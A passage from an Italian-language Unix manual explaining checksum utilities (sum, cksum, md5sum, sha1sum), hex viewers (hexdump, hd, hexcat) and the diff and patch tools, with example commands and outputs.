Alcuni programmi si occupano di calcolare valori di vario genere in base al contenuto dell'input. Può trattarsi del conteggio di elementi determinati o del calcolo di codici di controllo (*checksum*).

201.3.1 Utilizzo di «sum»

Il programma di servizio '**sum**' [5] calcola un codice di controllo a 16 bit per ogni file fornito negli argomenti. Emette attraverso lo standard output il valore ottenuto insieme alla dimensione (arrotondata) in blocchi. Il valore predefinito della dimensione dei blocchi è di 1024 byte.

```
sum [opzioni] [file...]
```

Questo programma viene considerato obsoleto e al suo posto si preferisce utilizzare '**cksum**'

Tabella 201.6. Alcune opzioni.

Opzione	Descrizione
`-r`	Utilizza l'algoritmo predefinito (compatibile con BSD).
`-s` `--sysv`	Utilizza l'algoritmo compatibile con System V. In tal caso, i blocchi hanno una dimensione di 512 byte.

201.3.2 Utilizzo di «cksum»

Il programma di servizio '**cksum**' [6] calcola un codice di controllo CRC (*Cyclic redundancy check*) per ogni file fornito negli argomenti:

```
cksum [opzioni] [file...]
```

Non utilizza opzioni, tranne quelle standard dei programmi GNU.

201.3.3 Utilizzo di «md5sum»

Il programma di servizio '**md5sum**' [7] calcola un codice di controllo MD5 (*Message digest*) a 128 bit per ogni file fornito negli argomenti, oppure verifica la corrispondenza di una serie di codici di controllo accumulati precedentemente in un file, con i file relativi:

```
md5sum [opzioni] [file...]
```

In condizioni normali, '**md5sum**' emette una serie di righe nella forma:

```
firma file
```

Per esempio, una cosa del genere:

```
fdbf0c571fb4942a6c505d732e163876  a2ps.1.gz
f2c766c141c6e5bb55c8edf6ce4ecba6  ab.1.gz
00169ba95302aca74597f000b61c3255  access.1.gz
69cf0ef0436aff6830a8a8a11b53b27b  addftinfo.1.gz
```

Questa informazione può essere conservata per verificare in seguito se gli stessi file corrispondono sempre agli originali, oppure se sono stati danneggiati o manomessi. La verifica può essere manuale (visiva), oppure può essere lo stesso '**`md5sum`**' a verificarla, utilizzando per questo l'opzione '**`-c`**'.

Tabella 201.8. Alcune opzioni.

Opzione	Descrizione
`-c` *file*	Utilizzando questa opzione, negli argomenti di '**`md5sum`**' si può indicare solo un file, che deve consistere nell'elenco di firme abbinate ai file corrispondenti: vengono ricalcolate le firme di questi file e viene verificata la corrispondenza con le firme già annotate. In caso di differenza, viene emessa una segnalazione di errore.
`-v`	Genera maggiori informazioni.

Segue la descrizione di alcuni esempi.

- `$` **`md5sum *.txt > firme`** [*Invio*]

  Raccoglie le firme MD5 di tutti i file che terminano con l'estensione '`.txt`'.

- `$` **`md5sum -c firme`** [*Invio*]

  Controlla tutti i file elencati nel file '`firme`' per verificare che il contenuto di questi non sia stato alterato in alcun modo.

201.3.4 Utilizzo di «sha1sum»

Il programma di servizio '**`sha1sum`**' [8] calcola un codice di controllo SHA1 a 160 bit per ogni file fornito negli argomenti, oppure verifica la corrispondenza di una serie di codici di controllo accumulati precedentemente in un file, con i file relativi:

```
sha1sum [opzioni] [file...]
```

```
sha1sum [opzioni] -c file
```

In condizioni normali il programma serve a calcolare codice di controllo dei file indicati alla fine della riga di comando, generando un risultato simile a quello dell'esempio seguente:

`$` **`sha1sum /bin/*sh`** [*Invio*]

```
13c36c7b1327b2bf4bc692e27e55125f6335ea82  /bin/ash
f4e6f05cafcffa4c43218f5b8c9e55a056cea459  /bin/bash
13c36c7b1327b2bf4bc692e27e55125f6335ea82  /bin/dash
20e6f3f8e2705e281be4892498550fd4a8c7c3e0  /bin/fdflush
f4e6f05cafcffa4c43218f5b8c9e55a056cea459  /bin/rbash
f4e6f05cafcffa4c43218f5b8c9e55a056cea459  /bin/sh
```

Questa informazione può essere conservata per verificare in seguito se gli stessi file corrispondono sempre agli originali, oppure se sono stati danneggiati o manomessi. La verifica può essere manuale (visiva), oppure può essere lo stesso programma a farla, utilizzando per questo l'opzione '**-c**', ma in tal caso si fornisce un solo file, che corrisponde a quello contenente l'elenco accumulato in precedenza. Nell'esempio seguente si suppone di avere salvato il controllo precedente nel file '`elenco.sha1sum`':

$ **sha1sum -c elenco.sha1sum** [*Invio*]

```
/bin/ash: OK
/bin/bash: OK
/bin/dash: OK
/bin/fdflush: OK
/bin/rbash: OK
/bin/sh: OK
```

Tabella 201.11. Alcune opzioni.

Opzione	Descrizione
`-c` ***file*** `--check` ***file***	Si richiede di eseguire la verifica dei codice di controllo in base all'elenco di firme SHA1 accumulate in precedenza nel file.
`-w` `--warn`	Mostra informazioni diagnostiche nel caso il file da usare per il confronto contenga delle righe imperfette.

201.4 Lettura di file binari

Per poter leggere il contenuto di file che non sono soltanto file di testo, diventa necessario trasformare alcuni o tutti i byte in qualcosa di leggibile, come può essere in esadecimale o in ottale.

201.4.1 Utilizzo di «hexdump» o di «hd»

Il programma di servizio '**hexdump**', o '**hd**', [9] consente di visualizzare il contenuto di un file binario attraverso una qualche forma di trasformazione utile per la lettura umana:

hexdump [***opzioni***] [***file***...]

```
hd [opzioni] [file...]
```

I due modelli sintattici mostrano l'uso di questo programma attraverso nomi diversi; in particolare, l'uso del nome '**hd**' implica automaticamente la presenza dell'opzione '**-C**'. Se si omette l'indicazione dei file nella riga di comando, il programma utilizza per questo lo standard input.

Tabella 201.12. Alcune opzioni.

Opzione	Significato mnemonico	Descrizione
`-b`	*byte*	Mostra una traduzione del contenuto del file in ottale, separando i codici in ottale, byte per byte. Non conviene usare questa opzione con '**hd**', ovvero in abbinamento con '**-C**'.
`-c`	*character*	Mostra una traduzione del contenuto del file in modo normale, quando possibile, altrimenti usa la notazione ottale. I byte vengono separati uno a uno. Non conviene usare questa opzione con '**hd**', ovvero in abbinamento con '**-C**'.
`-C`	*canonical*	Mostra il risultato in forma «canonica», pari all'uso del comando con il nome '**hd**'.
`-d`	*decimal*	Mostra una traduzione del contenuto del file in forma decimale, dove ogni valore corrisponde a una coppia di byte. Non conviene usare questa opzione con '**hd**', ovvero in abbinamento con '**-C**'.
`-o`	*octal*	Mostra una traduzione del contenuto del file in forma ottale, a coppie di byte. Non conviene usare questa opzione con '**hd**', ovvero in abbinamento con '**-C**'.
`-x`	*exadecimal*	Mostra una traduzione del contenuto del file in forma esadecimale, a coppie di byte. Non conviene usare questa opzione con '**hd**', ovvero in abbinamento con '**-C**'.
`-l` ***n***	*length*	Legge solo i primi ***n*** byte.
`-s` ***n***	*skip*	Salta i primi ***n*** byte a partire dall'inizio del file.

Vengono mostrati alcuni esempi, senza spiegazione, che prendono in considerazione lo stesso file di partenza:

$ **hexdump /bin/arch** [*Invio*]

```
0000000 457f 464c 0101 0001 0000 0000 0000 0000
0000010 0002 0003 0001 0000 8300 0804 0034 0000
0000020 0710 0000 0000 0000 0034 0020 0007 0028
0000030 0018 0017 0006 0000 0034 0000 8034 0804
0000040 8034 0804 00e0 0000 00e0 0000 0005 0000
…
0000aa0 0004 0000 0000 0000 0001 0000 0003 0000
0000ab0 0000 0000 0000 0000 0658 0000 00b5 0000
0000ac0 0000 0000 0000 0000 0001 0000 0000 0000
0000ad0
```

$ **hd /bin/arch**[*Invio*]

```
00000000  7f 45 4c 46 01 01 01 00  00 00 00 00 00 00 00 00  |.ELF............|
00000010  02 00 03 00 01 00 00 00  00 83 04 08 34 00 00 00  |............4...|
00000020  10 07 00 00 00 00 00 00  34 00 20 00 07 00 28 00  |........4. ...(.|
00000030  18 00 17 00 06 00 00 00  34 00 00 00 34 80 04 08  |........4...4...|
00000040  34 80 04 08 e0 00 00 00  e0 00 00 00 05 00 00 00  |4...à...à.......|
…
00000aa0  04 00 00 00 00 00 00 00  01 00 00 00 03 00 00 00  |................|
00000ab0  00 00 00 00 00 00 00 00  58 06 00 00 b5 00 00 00  |........X...µ...|
00000ac0  00 00 00 00 00 00 00 00  01 00 00 00 00 00 00 00  |................|
00000ad0
```

$ **hexdump -b /bin/arch**[*Invio*]

```
0000000 177 105 114 106 001 001 001 000 000 000 000 000 000 000 000 000
0000010 002 000 003 000 001 000 000 000 000 203 004 010 064 000 000 000
0000020 020 007 000 000 000 000 000 000 064 000 040 000 007 000 050 000
0000030 030 000 027 000 006 000 000 000 064 000 000 000 064 200 004 010
0000040 064 200 004 010 340 000 000 000 340 000 000 000 005 000 000 000
…
0000aa0 004 000 000 000 000 000 000 000 001 000 000 000 003 000 000 000
0000ab0 000 000 000 000 000 000 000 000 130 006 000 000 265 000 000 000
0000ac0 000 000 000 000 000 000 000 000 001 000 000 000 000 000 000 000
0000ad0
```

$ **hexdump -c /bin/arch**[*Invio*]

```
0000000 177   E   L   F 001 001 001  \0  \0  \0  \0  \0  \0  \0  \0  \0
0000010 002  \0 003  \0 001  \0  \0  \0  \0 203 004  \b   4  \0  \0  \0
0000020 020  \a  \0  \0  \0  \0  \0  \0   4  \0      \0  \a  \0   (  \0
0000030 030  \0 027  \0 006  \0  \0  \0   4  \0  \0  \0   4 200 004  \b
0000040   4 200 004  \b   à  \0  \0  \0   à  \0  \0  \0 005  \0  \0  \0
…
0000aa0 004  \0  \0  \0  \0  \0  \0  \0 001  \0  \0  \0 003  \0  \0  \0
0000ab0  \0  \0  \0  \0  \0  \0  \0  \0   X 006  \0  \0   μ  \0  \0  \0
0000ac0  \0  \0  \0  \0  \0  \0  \0  \0 001  \0  \0  \0  \0  \0  \0  \0
0000ad0
```

$ **hexdump -d /bin/arch** [*Invio*]

```
0000000   17791   17996   00257   00001   00000   00000   00000   00000
0000010   00002   00003   00001   00000   33536   02052   00052   00000
0000020   01808   00000   00000   00000   00052   00032   00007   00040
0000030   00024   00023   00006   00000   00052   00000   32820   02052
0000040   32820   02052   00224   00000   00224   00000   00005   00000
…
0000aa0   00004   00000   00000   00000   00001   00000   00003   00000
0000ab0   00000   00000   00000   00000   01624   00000   00181   00000
0000ac0   00000   00000   00000   00000   00001   00000   00000   00000
0000ad0
```

$ **hexdump -o /bin/arch** [*Invio*]

```
0000000  042577  043114  000401  000001  000000  000000  000000  000000
0000010  000002  000003  000001  000000  101400  004004  000064  000000
0000020  003420  000000  000000  000000  000064  000040  000007  000050
0000030  000030  000027  000006  000000  000064  000000  100064  004004
0000040  100064  004004  000340  000000  000340  000000  000005  000000
…
0000aa0  000004  000000  000000  000000  000001  000000  000003  000000
0000ab0  000000  000000  000000  000000  003130  000000  000265  000000
0000ac0  000000  000000  000000  000000  000001  000000  000000  000000
0000ad0
```

$ **hexdump -x /bin/arch** [*Invio*]

```
0000000   457f   464c   0101   0001   0000   0000   0000   0000
0000010   0002   0003   0001   0000   8300   0804   0034   0000
0000020   0710   0000   0000   0000   0034   0020   0007   0028
0000030   0018   0017   0006   0000   0034   0000   8034   0804
0000040   8034   0804   00e0   0000   00e0   0000   0005   0000
...
0000aa0   0004   0000   0000   0000   0001   0000   0003   0000
0000ab0   0000   0000   0000   0000   0658   0000   00b5   0000
0000ac0   0000   0000   0000   0000   0001   0000   0000   0000
0000ad0
```

La pagina di manuale *hexdump(1)* riporta anche altre opzioni che qui non sono state indicate; in particolare, è possibile programmare il risultato dell'elaborazione attraverso le opzioni '**-e**' e '**-f**'.

201.4.2 Utilizzo di «hexcat»

Il programma di servizio '**hexcat**', [10] consente di visualizzare il contenuto di uno o più file in forma esadecimale. Non prevede alcuna opzione:

```
hexcat [file...]
```

L'esempio seguente mostra il funzionamento di '**hexcat**':

$ **hexcat /bin/true** [*Invio*]

```
00000000 - 7f 45 4c 46  01 01 01 00  00 00 00 00  00 00 00 00  .ELF............
00000010 - 02 00 03 00  01 00 00 00  60 89 04 08  34 00 00 00  ........`...4...
00000020 - b8 29 00 00  00 00 00 00  34 00 20 00  07 00 28 00  ¸)......4. ...(.
00000030 - 18 00 17 00  06 00 00 00  34 00 00 00  34 80 04 08  ........4...4...
00000040 - 34 80 04 08  e0 00 00 00  e0 00 00 00  05 00 00 00  4...............
00000050 - 04 00 00 00  03 00 00 00  14 01 00 00  14 81 04 08  ................
00000060 - 14 81 04 08  13 00 00 00  13 00 00 00  04 00 00 00  ................
00000070 - 01 00 00 00  01 00 00 00  00 00 00 00  00 80 04 08  ................
...
...
00002d40 - 00 00 00 00  00 00 00 00  20 00 00 00  00 00 00 00  ........ .......
00002d50 - 01 00 00 00  03 00 00 00  00 00 00 00  00 00 00 00  ................
00002d60 - 00 29 00 00  b5 00 00 00  00 00 00 00  00 00 00 00  .)..µ...........
00002d70 - 01 00 00 00  00 00 00 00                             ........
```

[1] **GNU core utilities** GNU GPL

[2] **GNU core utilities** GNU GPL

[3] **GNU core utilities** GNU GPL

[4] Purtroppo non si può ottenere il contrario con '**tr**'.

[5] **GNU core utilities** GNU GPL

[6] **GNU core utilities** GNU GPL

[7] **GNU core utilities** GNU GPL

[8] **GNU core utilities** GNU GPL

[9] **BSD utils** UCB BSD

[10] **hexcat** software libero con licenza speciale

Capitolo 202

Differenze tra i file

Spesso esiste la necessità di confrontare il contenuto tra dei file per verificare se esistono delle differenze, ma soprattutto per conoscere quali sono, quando queste non sono troppe. Se le differenze tra i due file sono in numero ragionevolmente contenuto, si può generarne un rapporto, in modo da poter ottenere uno dei due file a partire dall'altro, assieme a tale elenco di variazioni.

Questo rapporto sulle differenze, definito prevalentemente *patch*, si applica a un file, o a una serie di file, per ottenere altrettanti file aggiornati.

Esistono tanti modi di costruire un file di differenze. Si distinguono in particolare due situazioni: i file di testo e gli altri. Si può comprendere che in un file di testo, tipicamente un sorgente di un programma, i cambiamenti avvengano a livello di righe, nel senso che se ne possono aggiungere, togliere e modificare. In un file binario invece, non avendo il riferimento delle righe, il problema è più complesso. La gestione delle differenze tra i file riguarda prevalentemente i file di testo normale, cosa di cui si vuole trattare in questo capitolo.

202.1 Creazione di un file di differenze con «diff»

Il programma più importante per analizzare le differenze tra due file di testo è '**`diff`**'. [1] Può funzionare con diverse modalità, per determinare semplicemente se una coppia di file è identica o meno, oppure per indicare le differenze che ci sono tra i due, con maggiore o minore dettaglio di informazioni al riguardo. La sintassi sintetica di questo programma è molto semplice.

```
diff [opzioni] file_1 file_2
```

Il risultato del confronto dei file viene emesso attraverso lo standard output.

202.1.1 Regolazione della sensibilità di «diff»

Quando si confrontano file di testo, può darsi che alcuni tipi di differenze non siano da considerare, come per esempio l'aggiunta di spazi alla fine di una riga, o l'inserzione di righe vuote addizionali. Inoltre, si può desiderare di conoscere semplicemente se esiste una qualche differenza, senza entrare troppo nel dettaglio. Questa sensibilità alle differenze viene definita attraverso l'uso di opzioni apposite. Le più importanti sono elencate nella tabella successiva.

Tabella 202.1. Opzioni per il controllo della sensibilità di '**`diff`**'.

Opzione	Descrizione
`-q` `--brief`	Rapporto sommario: attraverso questa opzione si richiede a '**`diff`**' di informare semplicemente sull'esistenza di differenze tra due file, senza l'indicazione esplicita di queste.
`-i` `--ignore-case`	Maiuscole e minuscole: attraverso questa opzione si può richiedere a '**`diff`**' di ignorare la differenza tra maiuscole e minuscole.
`-b` `--ignore-space-change`	Spaziatura orizzontale ridondante: questa opzione permette di fare ignorare a '**`diff`**' le differenze dovute a una diversa spaziatura orizzontale del testo. Questo riguarda quindi, sia il carattere spazio, <*SP*>, sia il carattere di tabulazione, <*HT*>.

Opzione	Descrizione
`-w` `--ignore-all-space`	Spaziatura orizzontale: questa opzione permette di fare ignorare completamente a '**`diff`**' la presenza degli spazi.
`-B` `--ignore-blank-lines`	Spaziatura verticale: questa opzione permette di fare ignorare a '**`diff`**' le differenze dovute alla presenza o assenza di righe vuote. Deve trattarsi però di righe completamente vuote, cioè composte esclusivamente dal codice di interruzione di riga.

Con l'opzione '**`-i`**' le due righe seguenti sono considerate equivalenti:

```
Chi va piano,

chi va PIANO,
```

Con l'opzione '**`-b`**', le due righe seguenti sono considerate equivalenti:

```
va sano e va lontano

va sano  e   va lontano
```

Con l'opzione '**`-w`**', le due righe seguenti sono equivalenti:

```
vasano e va lon   tano

va sano  e  va lontano
```

202.1.2 Confronto binario o testuale

Prima di iniziare un confronto tra due file, '**`diff`**' verifica che si tratti di file di testo in base al contenuto di alcune righe iniziali. Se '**`diff`**' incontra il carattere *<NUL>*, a meno che siano state usate opzioni particolari in senso contrario, assume che si tratti di un file binario e verifica semplicemente se i file sono identici.

Tabella 202.5. Opzioni per il tipo di confronto.

Opzione	Descrizione
`--binary`	Il confronto binario può essere imposto attraverso questa opzione e ciò che si ottiene è solo la verifica sull'identicità dei file. Se la prima parte di uno dei file da confrontare contiene il carattere *<NUL>*, '**`diff`**' assume implicitamente che debba essere eseguito un confronto binario.
`-a` `--text`	Il confronto testuale, cioè quello normale, può essere imposto con questa opzione anche in presenza di caratteri *<NUL>* iniziali, per esempio quando si vogliono confrontare file generati da programmi per l'elaborazione testi che sfruttano quel carattere per scopi particolari.

202.1.3 Differenze senza contesto

Il funzionamento normale di '**diff**' prevede l'emissione attraverso lo standard output dell'indicazione delle sole differenze tra i file, secondo il formato seguente:

```
comando
< riga_primo_file
< riga_primo_file
< ...
---
> riga_secondo_file
> riga_secondo_file
> ...
```

In questo tipo di notazione, è il «comando» a stabilire l'operazione da compiere. Il comando si compone di tre parti: il numero di una riga, o di un intervallo di righe del primo file; una lettera che definisce l'operazione da compiere; il numero di una riga, o di un intervallo di righe del secondo file.

```
righe_file_1azionerighe_file_2
```

Si distinguono le tre azioni seguenti.

- **Aggiunta**

  ```
  posizione_file_1arighe_file_2
  ```

  Indica che per ottenere il secondo file a partire dal primo, occorre aggiungere a questo le righe indicate a destra dell'azione, dopo la posizione indicata a sinistra. Per esempio, '`5a6,8`' significa che per ottenere il secondo file occorre aggiungere al primo le righe dalla sesta all'ottava del secondo, dopo la quinta riga del primo file.

- **Sostituzione**

  ```
  righe_file_1crighe_file_2
  ```

  Indica di sostituire le righe del primo file, indicate a sinistra dell'azione, con quelle del secondo file indicate a destra.

- **Cancellazione**

  ```
  righe_file_1dposizione_file_2
  ```

  Indica che per ottenere il secondo file a partire dal primo, occorre eliminare dal primo le righe indicate a sinistra dell'azione. L'indicazione della posizione del secondo file serve

solo per completezza, a specificare il punto in cui tali righe mancano. In pratica, l'azione '**`d`**' è l'inverso dell'azione '**`a`**'.

Quando si vogliono distribuire file di differenze (o delle *patch*, se si preferisce il termine) per consentire ad altri di ottenere degli aggiornamenti da un file di partenza, è sconsigliabile l'utilizzo di questo formato, benché si tratti di quello predefinito per '**`diff`**', secondo lo standard POSIX.

Per verificare in pratica il funzionamento di '**`diff`**' in modo da ottenere l'indicazione delle differenze tra due file senza informazioni sul contesto, viene proposto il confronto tra i due file seguenti:

```
Chi va piano,
va sano
e va lontano
```

```
chi va piano,
va      sano
e va lontano
```

I nomi dei due file siano rispettivamente: '`primo`' e '`secondo`'.

$ **`diff primo secondo`** [*Invio*]

```
1,2c1,2
< Chi va piano,
< va sano
---
> chi va piano,
> va      sano
```

In pratica, le prime due righe del primo file vanno sostituite con le prime due del secondo, mentre la terza riga è la stessa in entrambi i file.

$ **`diff -i primo secondo`** [*Invio*]

```
2c2
< va sano
---
> va      sano
```

In questo caso, utilizzando l'opzione '**`-i`**', si vogliono ignorare le differenze tra lettere maiuscole e minuscole, pertanto risulta diversa solo la seconda riga.

$ **`diff -b primo secondo`** [*Invio*]

```
1c1
< Chi va piano,
---
> chi va piano,
```

In questo caso, utilizzando l'opzione '`-b`' si vogliono ignorare le differenze dovute a un uso differente delle spaziature tra le parole, pertanto risulta diversa solo la prima riga.

202.1.4 Formato contestuale standard

Il funzionamento normale di '`diff`' prevede l'emissione attraverso lo standard output dell'indicazione delle sole differenze tra i file, ma ciò è generalmente poco adatto alla distribuzione di file di differenze. Per questo è preferibile utilizzare un formato che, assieme alle modifiche, inserisca anche alcune righe di riferimento aggiuntive. In questo modo, il programma che deve applicare le modifiche, può agire anche se il contenuto del file sul quale vengono applicate ha subito piccoli spostamenti. Si ottiene un formato contestuale standard quando si utilizza l'opzione seguente:

```
-c | -C righe | --context [=righe]
```

Se viene indicato il numero di righe, si intende che venga utilizzato almeno quel numero di righe di riferimento contestuale. Se questo valore non viene indicato, si intende che siano tre. Il minimo perché il programma '`patch`' possa eseguire il suo compito è di due righe contestuali.

Il risultato di una comparazione contestuale standard è preceduto da due righe di intestazione contenenti l'indicazione dei due file.

```
*** file_1 data_di_modifica_del_primo_file
--- file_2 data_di_modifica_del_secondo_file
```

Successivamente appaiono i blocchi delle differenze, strutturati nel modo seguente:

```
***************
*** righe_primo_file ****
  riga_primo_file
  riga_primo_file
  ...
--- righe_corrispondenti_secondo_file ----
  riga_secondo_file
  riga_secondo_file
  ...
```

Si deve osservare che le righe vengono indicate a partire dalla terza colonna, lasciando cioè due spazi dall'inizio. La prima colonna viene utilizzata per indicare il ruolo particolare di quella riga:

- se non appare alcun simbolo, si tratta di una riga di contesto che non risulta modificata;
- il punto esclamativo ('`!`') rappresenta un cambiamento tra i due file;
- il segno '`+`' rappresenta una riga aggiunta nel secondo file che nel primo non esiste;

- il segno '**-**' rappresenta una riga nel primo file che nel secondo risulta cancellata.

Per verificare in pratica il funzionamento di '**diff**' in modo da utilizzare il formato contestuale standard, viene proposto il confronto tra i due file seguenti:

```
Chi va piano,
va sano
e va lontano
```

```
Chi va forte,
va alla morte;

chi va piano,
va     sano
e va lontano
```

I nomi dei due file siano rispettivamente: 'primo' e 'secondo'.

$ **diff -c primo secondo** [*Invio*]

```
*** primo       Tue Mar  3 08:12:30 1998
--- secondo     Wed Mar  4 11:16:32 1998
***************
*** 1,3 ****
! Chi va piano,
! va sano
  e va lontano
--- 1,6 ----
! Chi va forte,
! va alla morte;
!
! chi va piano,
! va     sano
  e va lontano
```

In breve, le prime tre righe del primo file vanno sostituite con le prime sei del secondo e l'unica riga in comune è l'ultima.

$ **diff -c -i primo secondo** [*Invio*]

```
*** primo       Tue Mar  3 08:12:30 1998
--- secondo     Wed Mar  4 11:16:32 1998
***************
*** 1,3 ****
  Chi va piano,
! va sano
  e va lontano
--- 1,6 ----
+ Chi va forte,
+ va alla morte;
+
  chi va piano,
! va     sano
  e va lontano
```

In questo caso, vanno aggiunte le prime tre righe del secondo file, quindi si incontra una riga uguale, dal momento che non contano le differenze tra lettere maiuscole e minuscole, infine viene sostituita una riga a causa della spaziatura orizzontale differente.

$ **diff -b -i -c primo secondo** [*Invio*]

```
*** primo       Tue Mar  3 08:12:30 1998
--- secondo     Wed Mar  4 11:16:32 1998
***************
*** 1,3 ****
--- 1,6 ----
+ Chi va forte,
+ va alla morte;
+
  chi va piano,
  va     sano
  e va lontano
```

In questo caso, avendo indicato che non contano le differenze dovute alla diversa spaziatura orizzontale e all'uso delle maiuscole, le ultime tre righe del secondo file corrispondono esattamente al primo file. In questo modo, tali righe non sono state indicate nella parte che riguarda il primo file.

202.1.5 Formato contestuale unificato

A fianco del formato contestuale standard, si pone un altro tipo di indicazione delle modifiche, definito «unificato», che ha il vantaggio di essere più compatto, ma anche lo svantaggio di essere disponibile solo negli strumenti GNU. Per selezionare questo tipo di risultato si utilizza una delle opzioni seguenti.

-u | -U ***righe*** | --unified[=***righe***]

Se viene indicato il numero di righe, si intende che venga utilizzato almeno quel numero di righe di riferimento contestuale. Se questo valore non viene indicato, si intende che siano tre. Il minimo perché il programma '**`patch`**' possa eseguire il suo compito è di due righe contestuali.

Il risultato di una comparazione contestuale unificata è preceduto da due righe di intestazione contenenti l'indicazione dei due file.

```
--- file_1  data_di_modifica_del_primo_file
+++ file_2  data_di_modifica_del_secondo_file
```

Successivamente appaiono i blocchi delle differenze, strutturati nel modo seguente:

```
@@ -righe_primo_file +righe_secondo_file @@
 riga_di_uno_dei_file
 riga_di_uno_dei_file
 ...
```

In modo simile al caso del formato contestuale standard, le righe sono riportate a partire dalla seconda colonna, lasciando il primo carattere libero per indicare l'operazione da compiere:

- le righe comuni a entrambi i file iniziano con un carattere spazio (<*SP*>);
- il segno '**+**' rappresenta l'inserimento di una riga, in quel punto, rispetto al contenuto del primo file;
- il segno '**-**' rappresenta una riga nel primo file che nel secondo risulta cancellata.

Per verificare in pratica il funzionamento di '**`diff`**' in modo da utilizzare il formato contestuale unificato, vengono proposti gli stessi esempi già visti nella sezione precedente:

$ **`diff -u primo secondo`** [*Invio*]

```
--- primo        Tue Mar  3 08:12:30 1998
+++ secondo      Wed Mar  4 11:16:32 1998
@@ -1,3 +1,6 @@
-Chi va piano,
-va sano
+Chi va forte,
+va alla morte;
+
+chi va piano,
+va     sano
 e va lontano
```

In breve, le prime tre righe del primo file vanno sostituite con le prime sei del secondo e l'unica riga in comune è l'ultima.

$ **`diff -u -i primo secondo`** [*Invio*]

```
--- primo       Tue Mar  3 08:12:30 1998
+++ secondo     Wed Mar  4 11:16:32 1998
@@ -1,3 +1,6 @@
+Chi va forte,
+va alla morte;
+
 Chi va piano,
-va sano
+va     sano
 e va lontano
```

In questo caso, vanno aggiunte le prime tre righe del secondo file, quindi si incontra una riga uguale, dal momento che non contano le differenze tra lettere maiuscole e minuscole, infine viene sostituita una riga a causa della spaziatura orizzontale differente.

$ **diff -b -i -u primo secondo** [*Invio*]

```
--- primo       Tue Mar  3 08:12:30 1998
+++ secondo     Wed Mar  4 11:16:32 1998
@@ -1,3 +1,6 @@
+Chi va forte,
+va alla morte;
+
 Chi va piano,
 va sano
 e va lontano
```

In questo caso, avendo indicato che non contano le differenze dovute alla diversa spaziatura orizzontale e all'uso delle maiuscole, le ultime tre righe del secondo file corrispondono esattamente al primo file. In questo modo, tali righe non sono state indicate nella parte che riguarda il primo file.

202.1.6 Confronto dei file di due directory

Il programma '**diff**' è in grado di generare un file di differenze unico, dal confronto di tutti i file di una directory con altrettanti file con lo stesso nome contenuti in un'altra. per ottenere questo, è sufficiente indicare il confronto di due directory, invece che di due file.

Se si desidera continuare l'analisi anche nelle sottodirectory successive, si può utilizzare l'opzione seguente:

```
-r | --recursive
```

Si suppone che 'uno/' e 'due/' siano due sottodirectory della directory corrente nel momento in cui si esegue '**diff**':

$ **diff -u uno due** [*Invio*]

Ciò che si ottiene attraverso lo standard output è l'elenco delle modifiche dei vari file incontrati in entrambe le directory. Quello che segue è un estratto delle intestazioni in cui si vede in che modo sono indicati i file, assieme al loro percorso relativo:

```
...
--- uno/primo   Thu Mar  5 09:48:10 1998
+++ due/primo   Fri Mar  6 08:30:07 1998
...
--- uno/secondo Wed Mar  4 09:23:52 1998
+++ due/secondo Fri Mar  6 08:29:59 1998
...
```

Se all'esempio precedente si aggiunge l'opzione '**-r**', '**diff**' attraversa anche le sottodirectory contenute in quelle indicate nella riga di comando:

$ **diff -u -r uno due** [*Invio*]

202.1.7 Come si prepara un file di differenze

Quando si prepara un file di differenze, è opportuno usare un po' di accortezza per facilitare il lavoro di chi poi deve applicare queste modifiche. È il caso di distinguere due situazioni fondamentali: le differenze riferite a un file singolo e quelle relative a un intero ramo di directory.

Per prima cosa occorre decidere il tipo di formato: quello predefinito non è molto comodo perché non contiene le informazioni sui nomi dei file, mentre quello contestuale unificato dovrebbe essere il migliore. Tuttavia, quando si devono produrre file di differenze da utilizzare con strumenti strettamente POSIX, ci si deve accontentare del formato contestuale standard.

In generale, è importante l'ordine in cui si indicano i file o le directory tra gli argomenti di '**diff**': il primo dei due nomi rappresenta la situazione precedente, mentre il secondo quella nuova, ovvero l'aggiornamento verso cui si vuole andare. La situazione classica è quella in cui si modifica un file, ma prima di intervenire se ne salva una copia con la tipica estensione '`.orig`'. Si osservi l'esempio seguente:

$ **diff -u prova.txt.orig prova.txt > prova.diff** [*Invio*]

Il file '`prova.txt`' è stato modificato, ma prima di farlo ne è stata salvata una copia con il nome '`prova.txt.orig`'. Il comando genera un file di differenze tra '`prova.txt.orig`' e '`prova.txt`'.

Per realizzare un file di differenze di un ramo intero di directory, si interviene in modo simile: si fa una copia del ramo, si modifica quello che si vuole nei file del ramo che si intende debba contenere gli aggiornamenti, quindi si utilizza '**diff**':

$ **diff -u -r prova.orig prova > prova.diff** [*Invio*]

In questo caso, si intende fare riferimento al confronto tra le directory '`prova.orig/`' e '`prova/`'. Il file di differenze che si ottiene è unico per tutti i file che risultano modificati effettivamente.

202.2 Applicazione delle modifiche con «patch»

Il programma più adatto per applicare delle modifiche è '**patch**', [2] il quale di solito è in grado di determinare automaticamente il tipo di formato utilizzato e di saltare eventuali righe iniziali o finali aggiuntive. In pratica, con '**patch**' è possibile utilizzare file trasmessi come allegato nei messaggi di posta elettronica, senza doverli estrapolare.

```
patch [opzioni] < file_di_differenze
```

'**patch**' utilizza generalmente lo standard input per ricevere i file di modifiche. Questi devono contenere l'indicazione del file da modificare, pertanto si possono utilizzare soltanto file di differenze in formato contestuale (compreso quello unificato).

In linea di massima, '**patch**' sovrascrive i file a cui si vogliono applicare delle modifiche, a meno che venga specificata un'opzione con la quale si richiede l'accantonamento di una copia della versione precedente. In questo caso, il file originale viene rinominato (in condizioni normali gli viene aggiunta l'estensione '`.orig`') e gli aggiornamenti vengono applicati a questo file ottenendone un altro con lo stesso nome di quello originale. '**patch**' cerca di applicare le modifiche anche quando il file di partenza non risulta perfettamente corrispondente a quanto indicato nel file di differenze. Se qualche blocco di modifiche non può essere applicato, questi vengono indicati in un file terminante con l'estensione '`.rej`'.

La tabella 202.20 riepiloga brevemente le opzioni più comuni del programma '**patch**' GNU.

Tabella 202.20. Opzioni comuni di '**patch**'. Tutte tranne '**-b**' sono conformi allo standard POSIX.

Opzione	Descrizione
`-d` ***directory***	Modifica la directory di lavoro prima di iniziare.
`-p`***n***	Elimina ***n*** barre oblique iniziali da un percorso.
`-o` ***file_aggiornato***	Indica precisamente il file da ottenere applicando le modifiche.
`-b`	Mantiene una copia della versione precedente.
`-l`	Tratta come equivalenti le sequenze di spazi orizzontali.
`-r` ***file_rigetti***	Indica precisamente il file che deve contenere gli errori.
`-R`	Applica le modifiche in modo inverso.
`-N`	Ignora le modifiche che sembrano essere già state applicate.

202.2.1 Definizione dei file da modificare e del file di differenze

